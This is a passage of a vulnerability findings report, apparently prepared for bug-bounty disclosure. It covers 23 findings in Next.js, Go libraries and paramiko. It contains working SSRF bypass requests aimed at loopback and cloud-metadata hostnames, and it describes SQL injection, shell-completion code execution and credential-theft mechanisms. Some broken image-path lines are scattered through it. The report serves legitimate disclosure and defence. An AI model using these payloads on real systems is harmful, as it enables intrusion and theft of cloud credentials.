Findings Report

Next.js / Vercel · Go libraries · paramiko — 23 confirmed findings, v1.0

Reported by KBS <admin@dtrh.net>
2026-11-03

CONTENTS

1. Executive summary . . . 4
1.1 Severity mix of this set . . . 4
1.2 What an attacker actually gets . . . 4
1.3 What is not claimed . . . 5
1.4 The commercial picture, stated plainly . . . 5
1.5 How to read this document . . . 5
0. Notation — how this report is laid out . . . 6
2. Scope, targets and method . . . 7
2.1 Scope . . . 7
2.2 Targets . . . 7
2.3 Method . . . 8
2.4 Verification — why this report can be trusted . . . 8
2.5 What “pays” means in this document . . . 8
2.6 Tools and environment . . . 9
2.7 Limitations, stated up front . . . 9
3. Next.js / Vercel — `next/og` SSRF . . . 10
Next.js (`vercel/next.js`) — `next/og` ImageResponse SSRF . . . 10
BUG-001 (next/og) — SSRF in `next/og` image fetching: the bundled `@vercel/og` 1.0.1 guard only blocks literal private hosts . . . 10
4. Go libraries . . . 15
boltdb — `github.com/boltdb/bolt` v1.3.1 . . . 15
BUG-bolt-01 — `Bucket.Get` returns an attacker-sized slice over memory outside the mapped file . . . 15
cobra-v1 — `github.com/spf13/cobra` v1.10.2 . . . 17
BUG-cobra-01 — legacy bash completion expands completion values, so one `<TAB>` executes them . . . 18
echo-framework — `github.com/labstack/echo/v4` v4.16.3 . . . 20
BUG-echo-01 — a client `Connection:` header deletes the proxy-derived `X-Forwarded-Proto` . . . 20
go-yaml-v2 — `gopkg.in/yaml.v2` v2.4.0 . . . 22
BUG-go-yaml-v2-01 — merge key `<<` overrides explicit keys written before it . . . 23
gorm-v1 — `github.com/jinzhu/gorm` v1.9.16 . . . 24
BUG-gorm-v1-01 — SQL injection through unescaped identifier quoting in `Where`/`Or`/`Not`/`Having` map keys . . . 24
lib/pq — `github.com/lib/pq` v1.12.3 . . . 25
BUG-libpq-01 — `DataRow` field count is not validated: the client silently serves stale cross-row or NULL values for columns the server never sent . . . 26
logrus / zerolog — `github.com/sirupsen/logrus` v1.10.2 & v1.9.3, `github.com/rs/zerolog` v1.35.1 . . . 27
BUG-LZ-01 — logrus `TextFormatter` writes field **names** unquoted: line splitting and field forging in both plain and colored mode . . . 27
olivere/elastic v7 — `github.com/olivere/elastic/v7` v7.0.32 . . . 30
BUG-elastic-01 — cluster sniffing trusts the peer-supplied `publish_address`; the client then sends its credentials and request bodies to the attacker-selected host and abandons the legitimate node . . . 31
viper-config — `github.com/spf13/viper` v1.21.0 . . . 32
BUG-viper-01 — Extension precedence defeats `SetConfigType`: an attacker-dropped `config.json` shadows the trusted `config.yaml` . . . 32
5. paramiko . . . 38
paramiko — `paramiko` 4.0.0 / 5.1.0 . . . 38
BUG-001 — Unbounded prompt count in keyboard-interactive auth (client memory exhaustion) . . . 38
6. Verification record (V1–V25) . . . 42
6.1 Selected reproductions, verbatim . . . 44
V21 — cobra legacy bash completion executes completion values . . . 44
V22 — boltdb returns an attacker-sized slice past the mapping . . . 44
V18 — lib/pq DataRow field-count confusion, cross-row value bleed . . . 45

6.2 Reading the verification table . . . 45

7. Negative results and discarded observations . . . 46

7.1 The negatives that matter most . . . 46
7.2 Next.js — the negative programme behind the one finding . . . 47
7.3 Open leads that are deliberately *not* findings . . . 47
7.4 Prepared but empty . . . 48

8. Prior art and originality . . . 49

8.1 Items with known public prior art . . . 49
8.2 Items with no prior advisory located . . . 49
8.3 Related work that was checked and does not overlap . . . 50

9. Disclosure status, attribution and handling . . . 51

9.1 Attribution . . . 51
9.2 Disclosure state, per area . . . 51
9.3 Handling . . . 51
9.4 Material in the package that is **not** a finding . . . 52
9.5 Contact . . . 52

Appendix A — Complete inventory . . . 53

Appendix C — The 28 findings held back from the main body . . . 59

C.1 Known public prior art (2) . . . 59
C.2 Author evidence only — not independently re-produced (5) . . . 59
C.3 Panic or resource exhaustion only (6) . . . 60
C.4 Divergence or hardening gap without an attacker primitive (13) . . . 60
C.5 Test-only surface (1) . . . 61
C.6 Informational — deliberately not claimed as a vulnerability (1) . . . 62
C.7 Also outside the main body . . . 62

Appendix B — Reproduction environment and commands . . . 63

B.1 Environment . . . 63
B.2 Re-run the whole verification battery . . . 63
B.3 Reproduce one finding . . . 63
B.4 Next.js finding . . . 63
B.5 paramiko finding . . . 64
B.6 Verifying the package itself . . . 64

SECTION 1 — EXECUTIVE SUMMARY

1. Executive summary

Owner and reporter of record: KBS `<admin@dtrh.net>`.

This is the delivery report for the findings that carry real impact: **23 findings across 11 targets** — one product finding (Next.js / Vercel) and twenty-two library findings (18 Go, 4 Python). Every one is flagged exploitable in the workspace records or has a demonstrated primitive; the remaining 28 items the programme produced are catalogued in Appendix C with the reason each was left out of the main body.

Area	Targets	Findings	Reproduction	Disclosure channel
Next.js / Vercel — `next/og` SSRF	1	1	end-to-end, Node + Edge runtimes	**Vercel OSS (HackerOne)** — open, paying
Go libraries	9	18	all 18 re-produced independently (V7–V24)	none that pays (see §2.5)
paramiko (Python SSH)	1	4	socket-level PoC against unmodified paramiko	maintainer report, CVE-value

1.1 Severity mix of this set

Band	Count	Items
High	5	nextjs `BUG-001` SSRF · `BUG-cobra-01` RCE via shell completion · `BUG-gorm-v1-01` SQL injection · `BUG-elastic-01` credential exfiltration · `BUG-bolt-01` out-of-bounds read
Medium	12	`BUG-bolt-02`, `BUG-cobra-02`, `BUG-echo-01`, `BUG-echo-02`, `BUG-go-yaml-v2-01`, `BUG-libpq-01`, `BUG-LZ-01`, `BUG-LZ-02`, `BUG-viper-01`, `BUG-viper-03`, paramiko `BUG-001`, paramiko `BUG-002`
Low	6	`BUG-LZ-03`, `BUG-viper-02`, `BUG-viper-04`, `BUG-viper-05`, paramiko `BUG-003`, paramiko `BUG-004`

Finding IDs repeat across areas (`BUG-001` exists in both Next.js and paramiko), so every heading in this document qualifies the ID with its target.

1.2 What an attacker actually gets

Each of these has a demonstrated primitive, not a theoretical one:

- **Unauthenticated server-side request from the Next.js process** into loopback, RFC1918 and cloud metadata, with full read-back when the internal endpoint returns an image — three bypasses of the shipped guard, both runtimes (`BUG-001`).
- **Code execution on the operator's workstation** from a single TAB press, when completion values come from an untrusted source (`BUG-cobra-01`).
- **SQL injection with working UNION exfiltration and a boolean oracle**, through a filter map whose *keys* are attacker-controlled (`BUG-gorm-v1-01`).

- **Theft of database credentials and request bodies** by any peer the Elasticsearch client already trusts (`BUG-elastic-01`).
- **256 MiB of address space returned as a value** from a 4-byte edit to a database file (`BUG-bolt-01`).
- **Silent cross-row value bleed** in a PostgreSQL driver: columns the server never sent come back populated with the previous row's data and `rows.Err()` stays nil (`BUG-libpq-01`).
- **Authorisation gates flipped** by YAML merge semantics or by viper's config loading (`BUG-go-yaml-v2-01`, `BUG-viper-01`, `BUG-viper-03`).
- **Pre-authentication denial of service** of an SSH client from a 4-byte packet (paramiko `BUG-002`).

1.3 What is not claimed

- **No end-to-end compromise of a third-party system.** These are library and product defects with a proven primitive; each section states the missing precondition (a caller that trusts the wrong representation, a hostile peer the client already talks to, an app that pipes attacker input into an API documented as trusted).
- **No first-discovery claim where public prior art exists.** §8 records the position for each item, and the Next.js section states it in submission terms.
- **Novelty searches were shallow** (OSV snapshot plus web search, per target). Absence of an earlier advisory is not proof of novelty.

1.4 The commercial picture, stated plainly

Sixteen of the 23 Go repositories audited have **no paying channel at all** in October 2026 — archived projects, unmaintained modules, or repositories in neither the OSS-Fuzz project list, the Google Patch Rewards tier list, nor any vendor programme scope. The rest are OSS-Fuzz Tier 2, where a *merged* patch is required and crash/resource-exhaustion classes are excluded. That is why most Go items carry a `$0` verdict: **the verdict is about eligibility, not severity.** The Next.js SSRF is the one item with an open, paying, product-level channel behind it, which is why it leads this document.

1.5 How to read this document

The report is typeset as an annotated record: every finding is a labelled block, every mechanism is shown as a source excerpt with numbered comments, and every section closes with the same credit line. The notation is explained once on the next page.

- **§2** — scope, the 11 targets in this report, the method, and what "verified" means.
- **§3** — Next.js: the finding in depth, plus its disclosure plan.
- **§4** — the Go library findings, target by target.
- **§5** — paramiko.
- **§6–§9** — the verification record (V1–V25), negatives, prior art, attribution and handling.
- **Appendices** — the inventory of this set, the 28 findings held back with reasons, and the reproduction environment.

Every finding in this document ends with the same line: *Reported by KBS* `<admin@dtrh.net>`.

SECTION 0 — NOTATION — HOW THIS REPORT IS LAID OUT

0. Notation — how this report is laid out

The document is written like a heavily annotated script: fixed-width record headers, labelled comment sections, and numbered comments inside every code excerpt. The conventions are the same everywhere, so a reader can skip straight to what they need.

```
PART BANNER            the big band above a part of the report
TARGET · NAME          a target block: repo, audited version, finding count, repro reference
### BUG-ID — title     one finding; the ID is unique inside its target
:: ROOT CAUSE          a labelled comment section inside a finding
:: CODE WALKTHROUGH    the mechanism as real source, with numbered comments
:: PROOF               the captured output that proves it
:: IMPACT AND LIMITS   what an attacker gains, and precisely what was not demonstrated
:: FIX                 the concrete change that closes the mechanism
:: CREDIT              always the same line: Reported by KBS <admin@dtrh.net>
```

Record header. Every finding opens with a fixed set of fields, aligned in a monospace block:

```
SEVERITY     the recorded severity of this finding, unsmoothed
CLASS        the defect class, with a CWE id where the source report recorded one
EXPLOITABLE  whether a primitive was demonstrated, and the one-clause reason
REPRO        the independent verification reference (V7…V24), or "end-to-end PoC"
AFFECTED     repository and the exact version / commit that was audited
WHERE        the file and line range that implements the mechanism
```

Numbered comments. Excerpts are followed by a comment block, `[1]`, `[2]`, `[3]` …, where each number explains *why* that line is dangerous — the input that arrives, the invariant that is assumed but does not hold, and the concrete consequence. Comment text is explanatory; the code above it is verbatim from the audited version, with elisions marked `… (unchanged)`.

Verification reference. `REPRO V22` means the claim was re-produced by an independent pass working from the published module, not from the author's tree. The whole record is §6, and one command re-runs it (Appendix B). A finding marked *agent evidence only* was reproduced by the author but not independently — this report does not contain any.

Payout versus severity. The two are separate. A `$0` verdict means no channel pays for that repository in October 2026; it says nothing about how bad the defect is (§2.5).

Scope of this document. 23 findings — the ones flagged exploitable or carrying a demonstrated primitive. The other 28 items from the same programme, including known-CVE overlaps and panic-only defects, are in Appendix C with the reason each was held back.

SECTION 2 — SCOPE, TARGETS AND METHOD

2. Scope, targets and method

2.1 Scope

Everything in this document was produced against **open-source code the workspace owner may test and disclose against**, plus the owner's own account and repositories:

- **Product finding** — `vercel/next.js`, a Vercel open-source programme asset on HackerOne (`vercel-open-source`). No production Vercel infrastructure was touched; every test ran against locally built Next.js applications.
- **Library findings** — 23 Go targets and 1 Python target, audited at pinned releases and driven through runnable reproducers. No third-party service was attacked; hostile peers (databases, Elasticsearch nodes, SSH servers, WebSocket peers) were simulated locally.
- **Out of scope and not touched** — any host belonging to another party, and the actual leaked key material referenced in a separate incident analysis that ships with the evidence package but is not part of this findings report (see §9.4).

2.2 Targets

Twenty-three targets were audited in the programme; **11 of them carry the findings in this report**. The remaining 12 targets, two further prepared harnesses (jackson-databind, tokio-tungstenite) and the 25 findings they produced are catalogued in Appendix C — none of them is a finding this report claims, so they stay out of the main body and out of the count.

#	Target	Repository	Audited version	Findings	Independent repro
1	`nextjs`	`vercel/next.js`	`16.4.3 / 16.5.0-canary.30`	1	end-to-end PoC
2	`boltdb`	`boltdb/bolt`	`v1.3.1`	2	V22
3	`cobra-v1`	`spf13/cobra`	`v1.10.2`	2	V21
4	`echo-framework`	`labstack/echo`	`v4.16.3`	2	V14
5	`go-yaml-v2`	`go-yaml/yaml`	`v2.4.0`	1	V7
6	`gorm-v1`	`jinzhu/gorm`	`v1.9.16`	1	V12
7	`libpq`	`github.com/lib/pq`	`v1.12.3`	1	V18
8	`logrus-zerolog`	`sirupsen/logrus ; rs/zerolog`	`logrus v1.10.2 (also v1.9.3) ; zerolog v1.35.1`	3	V23
9	`olivere-elastic`	`olivere/elastic`	`v7.0.32`	1	V24
10	`viper-config`	`spf13/viper`	`v1.21.0`	5	V15, V16
11	`paramiko`	`paramiko/paramiko`	`4.0.0 tested · 5.1.0 reviewed`	4	socket-level PoC

2.3 Method

Each target followed the same six phases, inside a ~45-minute box:

1. **Pin.** Resolve the newest tag, clone or proxy-fetch it, record the exact commit (`HUNT-SUMMARY.json → pinned`), and confirm the audited tree is the published one.
2. **Read.** Map the externally reachable attack surface first (parsers, protocol decoders, serialisers, middleware, clients that talk to peers). Enumerate what an attacker controls at each entry point.
3. **Build a reproducer.** A runnable program that drives the *published module* through the real API — no reimplementation of the library, no stubs of the vulnerable function. Where a peer is needed (SQL server, Elasticsearch, SSH, WebSocket), the peer is simulated locally so the attacker side is fully controlled.
4. **Prove or discard.** A candidate becomes a finding only with captured output. Anything that fails to reproduce is dropped and recorded in the negatives, with the reason.
5. **Differential check.** Where a reference implementation exists (`net/http`, `yaml.v3`, `pgx`, `asyncssh`, `golang-jwt`), the same bytes are driven through both, so a divergence is shown rather than asserted.
6. **Prior art.** Search OSV/GHSA plus the web for the same mechanism. The quality of that search is stated per finding; it was shallow.

2.4 Verification — why this report can be trusted

Author claims are worth little on their own, so **every claim was re-tested by a second pass** that worked only from the published modules (proxy-fetched, fresh `GOPATH`) rather than from the author's tree. That record is §6, entries V1–V25, and it changed conclusions in several places:

- The fasthttp divergence was found to be **sharper and different in ordering** than first reported (calling `URI()` also destroys the raw `RequestURI()`), which narrows when an authorisation bypass is possible (V2).
- The go-sqlite3 memory-corruption claim was confirmed as real in C but shown to be **not reachable through `database/sql`** — the driver contract, not attacker input, has to be violated (V4).
- gogo's own `proto.Unmarshal` was driven with the same hostile inputs and **held up**, so the `proto.Skip` defect was scoped to the exported helper instead of the parser (V1).
- pgx was checked against libpq's fabricated-value behaviour and **did not fabricate** values, which is what makes the libpq finding a differential rather than a protocol property (V18).
- protobuf-go was re-tested on three specific claims and failed closed on all three, supporting the documented negative result (V10).

The whole battery re-runs with one command (§Appendix B), so a reader does not have to trust the author or the verifier.

2.5 What "pays" means in this document

A finding's **severity** and its **payout position** are two different columns, and conflating them is how reports get inflated. The payout column records the October 2026 reality:

- **Google Patch Rewards** is the only channel that pays for defects in ordinary Go libraries, and it requires a *merged* patch in an OSS-Fuzz (Tier 2, ≤$5k) or tier-list (Tier 1, ≤$15k) repository, with crash-only and resource-exhaustion classes excluded.
- **Sixteen of the 23 Go repositories have no channel at all** — archived, unmaintained, or absent from every project list and vendor scope.
- **Vercel's open-source programme** is the one open product channel in this document, which is why the Next.js finding is prioritised and packaged separately.

2.6 Tools and environment

Component	Version
Go toolchain	`go1.27.1 linux/amd64`
Node.js	`v24.20.0` (Next.js 16.4.3 / 16.5.0-canary.30)
Python	`3.14.7` (paramiko 4.0.0 / 5.1.0)
Platform	Debian/Kali Linux, x86-64
Isolation	`GOPATH` / `GOMODCACHE` / `GOCACHE` confined to the workspace, `GOSUMDB=off`, proxy-fetched modules only
Oracles	`net/http`, `gopkg.in/yaml.v3`, `jackc/pgx`, `asyncssh`, `golang-jwt/jwt`

2.7 Limitations, stated up front

- Time-boxed work (~45 minutes per target) with no long fuzzing campaigns, except jsonparser (48 M executions) and pgx (4.57 M), both of which are outside this report's finding set.
- Prior-art searches were shallow; a clean search is **not** proof of novelty.
- Several findings are marked **agent evidence only** — reproduced by the author but not independently re-proven (`gin-gonic`, `leveldb-go`, `pgx-old`, `testify-mock` pending).
- Nothing in the Go or paramiko work has been reported to a maintainer or a programme. §9 records the disclosure state of every item.

PART II · THE ONE FINDING WITH A LIVE DISCLOSURE CHANNEL

3. Next.js / Vercel — `next/og` SSRF

> **TARGET · NEXT.JS (VERCEL/NEXT.JS)**
> vercel/next.js · 16.4.3 · 1 finding · independent repro end-to-end PoC

Next.js (`vercel/next.js`) — `next/og` ImageResponse SSRF

`next/og` renders JSX/CSS to an image: it exports `ImageResponse`, the component behind dynamic Open Graph images, `opengraph-image` metadata routes and avatar composites. Rendering runs in the Next server process and the component fetches every `<img src>` it is given; the implementation is `@vercel/og`, vendored at `next/dist/compiled/@vercel/og/`, so that bundled version is what executes.

Audited: **16.4.3** (stable, 2026-10-23) and **16.5.0-canary.30**; everything below was reproduced on a built 16.4.3 app (Node 24) over both runtimes, older lines inspected statically only. This is the report's one live paying channel: the Vercel open-source programme (`vercel-open-source`) lists `github.com/vercel/next.js` in scope, and the comparable SSRF in `/_next/image` (CVE-2026-94483) was rated High there.

BUG-001 (next/og) — SSRF in `next/og` image fetching: the bundled `@vercel/og` 1.0.1 guard only blocks literal private hosts

```
SEVERITY     high
CLASS        CWE-918 SSRF
EXPLOITABLE  yes — unauthenticated GET against an app that renders an attacker-influenced image URL
REPRO        reproduced end-to-end on 16.4.3 (packaged PoC poc/next-og-ssrf/run.sh, re-run clean-room
from a
             fresh build)
AFFECTED     vercel/next.js @ 16.4.3 (stable) and 16.5.0-canary.30; older lines ship no guard at all
WHERE        next/dist/compiled/@vercel/og/index.node.js / index.edge.js — the image loader behind
             ImageResponse
```

:: ROOT CAUSE

The guard is a string test: minified `Ms` (byte ~681,509 of `index.node.js`, helper `Xu`) lowercases the hostname, requires `http(s)`, rejects `localhost`, `*.localhost`, `*.local` and IPv4/IPv6 *literals* against a private-range bitmap, then passes everything else to a bare `fetch(imageUrl)`. Two invariants are missing: the hostname is never resolved, so the guard never sees the address the socket reaches; and the check runs once on the initial URL, so redirect hops go unvalidated.

:: PROOF

The PoC is minimal: `app/og/route.tsx` returns `new ImageResponse(<img src={searchParams.get('u')}/>, {width:400,height:400})`; `run.sh` starts `next start` on :3117 plus a logging probe (`probe_server.py`) on 127.0.0.1:8089. A probe hit proves the server, not a browser, connected.

Bypass 0 — control: literal loopback is rejected:


```
$ curl -sS -o /dev/null -w "%{http_code}" \
    "http://127.0.0.1:3117/og?u=http%3A%2F%2F127.0.0.1%3A8089%2Fblocked.png"
curl: (52) Empty reply from server
http_code=000 time=0.002890
::: {.partbanner}
SERVER-LOG.TXT
:::
```

```
# server-log.txt
  [cause]: Error: Image source resolves to a blocked address (SSRF protection): http://127.0.0.1:8089/
        blocked.png
```

Bypass 1 — DNS name. `127-0-0-1.nip.io` is not `localhost`, not an IP literal, not `*.local`, so it passes and the socket connects to loopback:

```
$ curl -sS -o out.png -w "%{http_code} %{size_download}" \
    "http://127.0.0.1:3117/og?u=http%3A%2F%2F127-0-0-1.nip.io%3A8089%2Fssrf.png"
http_code=200 size=2865 time=0.145305
…/evidence/ssrf-output.png: PNG image data, 400 x 400, 8-bit/color RGBA, non-interlaced
::: {.partbanner}
LISTENER LOG
:::

# listener log
2026-10-29T04:44:49.921028 GET /ssrf.png from=127.0.0.1 ua=node
```



The 400×400 PNG (2865 bytes) returned for Bypass 1, after the listener logged `GET /ssrf.png from=127.0.0.1 ua=node`.

Bypass 2 — redirect hop. The initial URL passes on its wildcard-DNS host; its `302` points at the literal form the blocklist rejects as an initial URL, and is still followed:

```
2026-10-29T04:47:08.504701 GET /red.png  from=127.0.0.1 ua=node   <- initial fetch
2026-10-29T04:47:08.510435 GET /final.png from=127.0.0.1 ua=node <- 302 -> literal loopback
```


Bypass 3 — `.internal` suffix. Only `localhost`, `*.localhost` and `*.local` are matched, so ICANN-reserved private-use `.internal` passes: wherever such names resolve (clouds, corporate zones) no attacker DNS is needed. The fetch is attempted with no block error, failing here only because those names do not resolve outside their environments:

```
GET /og?u=http://metadata.google.internal/computeMetadata/v1/      -> HTTP 200
GET /og?u=http://instance-data.ec2.internal/                       -> HTTP 200
```

```
GET /og?u=http://foo.internal/x.png                                  -> HTTP 200
  Can't load image http://metadata.google.internal/computeMetadata/v1/: fetch failed
```


Bypass 4 — full-read. The “internal” endpoint served a 100×100 solid red PNG, decoded into the 400×400 output — the caller reads internal image content, not just a triggered request:

```
2026-10-29T04:47:08.662557 GET /final.png from=127.0.0.1 ua=node
findings/evidence/fullread.png: 400x400, red_pixels=40000
```



Bypass 4’s 400×400 output, with the internal 100×100 red PNG rendered inside it: 40,000 of 160,000 pixels red.

Both runtimes are affected: the probe saw `ua=node` (Node bundle) and `ua=Next.js Middleware` (Edge bundle), each 400×400 with 40,000 red pixels.



The same bypass on the Edge-runtime route: 400×400 output with the internal image rendered, `ua=Next.js Middleware`.

No custom endpoint is needed: a dynamic metadata route like `app/[slug]/opengraph-image.tsx`, building `<img src={decodeURIComponent(params.slug)}>`, is reachable by a plain unauthenticated GET.

```
GET /http%3A%2F%2F127.0.0.1%3A8089%2Ffinal.png/opengraph-image   -> blocked (empty reply)
GET /http%3A%2F%2F127-0-0-1.nip.io%3A8089%2Ffinal.png/opengraph-image -> HTTP 200, PNG
```

:: IMPACT AND LIMITS

An unauthenticated GET drives server-side requests from the Next process into loopback, RFC1918, link-local and any internal service reachable from the app — cloud metadata via a name like `169-254-169-254.nip.io`. If that endpoint returns a decodable image the result is full-read (proven); otherwise the request executes and only the body is rejected (blind SSRF). The precondition is app-side: render an attacker-influenced URL inside `ImageResponse` — the pattern GHSA-vcvr-r3jv-pc5j already lists. Not demonstrated: real cloud-metadata contents (Bypass 3 shows only that the guard does not reject those names), anything beyond HTTP reachability, and the “no guard at all” claim for 15.5.28/16.2.11 (a static bundle check only). `/_next/image` is unaffected — 16.3.8 added DNS pinning and per-hop re-validation; the gap is specific to the vendored `next/og` bundle. Triage may rate this Medium or a dependency bump.

:: FIX

Bundle `@vercel/og >=1.0.3` for both `index.node.js` and `index.edge.js`; if a bump is impractical, backport 1.0.2’s `resolveImageData` — resolve the hostname, reject any resolved private/reserved address per IP, `redirect: 'manual'` with re-validation on every hop. `patches/@vercel__og@1.0.1.patch` does not help (satori escaping only), so canary is exposed on the same code.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### Disclosure status

Not submitted; nothing filed or posted. Submission needs an account that is a member of `hackerone.com/vercel-open-source` (API token, or a UI submission with `https://github.com/vercel/next.js` as the asset) and an explicit go-ahead to send; re-run the PoC locally first and state the app-side precondition, so triage does not read it as “all Next.js apps”.

Prior art, plainly: the class was discussed publicly on 2026-09-28 (an app-hardening article on untrusted avatar URLs in `ImageResponse`), and upstream `@vercel/og` **1.0.2** (2026-08-24) and **1.0.3** (2026-09-22) already carry the fix — `node:dns` resolution, private-range rejection and `opaqueredirect` handling are present there, absent from 1.0.1. The claim is narrow by design: **the bundle Next.js still ships** in 16.4.3 (published 2026-10-23) and in canary is bypassable and about two months behind the fixed upstream. No `next/og` SSRF advisory exists and a GitHub issue search returned zero results; first discovery of the class is not claimed. Suggested fix as above — `>=1.0.3`, or a backport of `resolveImageData` with DNS resolution, private-range rejection and manual per-hop redirect re-validation, in both bundles.

PART III · GO LIBRARY HUNT — 18 FINDINGS ACROSS 9 TARGETS

4. Go libraries

TARGET · BOLTDB
boltdb/bolt · v1.3.1 · 2 findings · independent repro V22

boltdb — `github.com/boltdb/bolt` v1.3.1

`boltdb/bolt` is an embedded B+tree key/value store; the report treats `go.etcd.io/bbolt` as its live fork (not exercised this pass). v1.3.1 (`2f1ce7a`) is the final tagged release of the archived upstream (no commits after 2017-07-17). The audit covered the read-only open path from `Open`/`mmap`/`meta.validate` through `freelist.read`, `Cursor.seek`, `node.read` and the `page.go` element accessors into `Bucket.Get`/`Bucket.Bucket`, using sixteen hand-built byte-patch corruptions of a database the library itself created. **Payout position: $0.** The repo is archived, is not an OSS-Fuzz project, is absent from the Google tier list, and has no maintainer who could merge a patch, so Patch Rewards cannot apply; BUG-bolt-01 is nevertheless the class of defect that would pay in the live fork (unverified — see limits).

BUG-bolt-01 — `Bucket.Get` returns an attacker-sized slice over memory outside the mapped file

```
SEVERITY     high
CLASS        out-of-bounds read / memory disclosure via unvalidated on-disk length (no CWE id recorded
in the
             source report)
EXPLOITABLE  yes — a 4-byte file edit makes Get return 256 MiB of address space with no error
REPRO        V22
AFFECTED     github.com/boltdb/bolt @ v1.3.1 (2f1ce7a837dcb8da3ec595b1dac9d0632f0f99e8)
WHERE        page.go:127-135 (leafPageElement.key()/value()), node.go:150 (node.read), cursor.go:159
             (Cursor.seek), bucket.go:266 (Bucket.Get) — the accessors that materialise a value slice,
and
             the parser that fills in its length.
```

:: ROOT CAUSE

`node.read` copies the on-disk element (`flags`, `pos`, `ksize`, `vsize`) into an inode without ever checking that `pos+ksize+vsize` lies inside the page, inside the page's `overflow` run, or inside `db.data` (the mapping). `value()` then builds the slice from a fake `*[maxAllocSize]byte` (`0x7FFFFFFF`) whose base is the *element address*, so any `vsize <= 0x7FFFFFFF` is accepted and no slice bound can ever fail. The invariant missing in `page.go` and `node.go` is "on-disk offsets are untrusted input and must be range-checked against the mapped file"; because the check is absent, a length field in the file becomes a length field in memory. `db.page()` (`db.go:794`) is equally unchecked, which is what lets meta fields move the base address too.

:: PROOF

A helper (`findings/poc/main.go`, built as `pochard`) builds a store with bolt itself, patches exactly 4 bytes — the `vsize` of the `alice` leaf element, set to `0x10000000` — and probes it in a separate process (`findings/evidence/matrix2.log`; independently reproduced as V22):

```
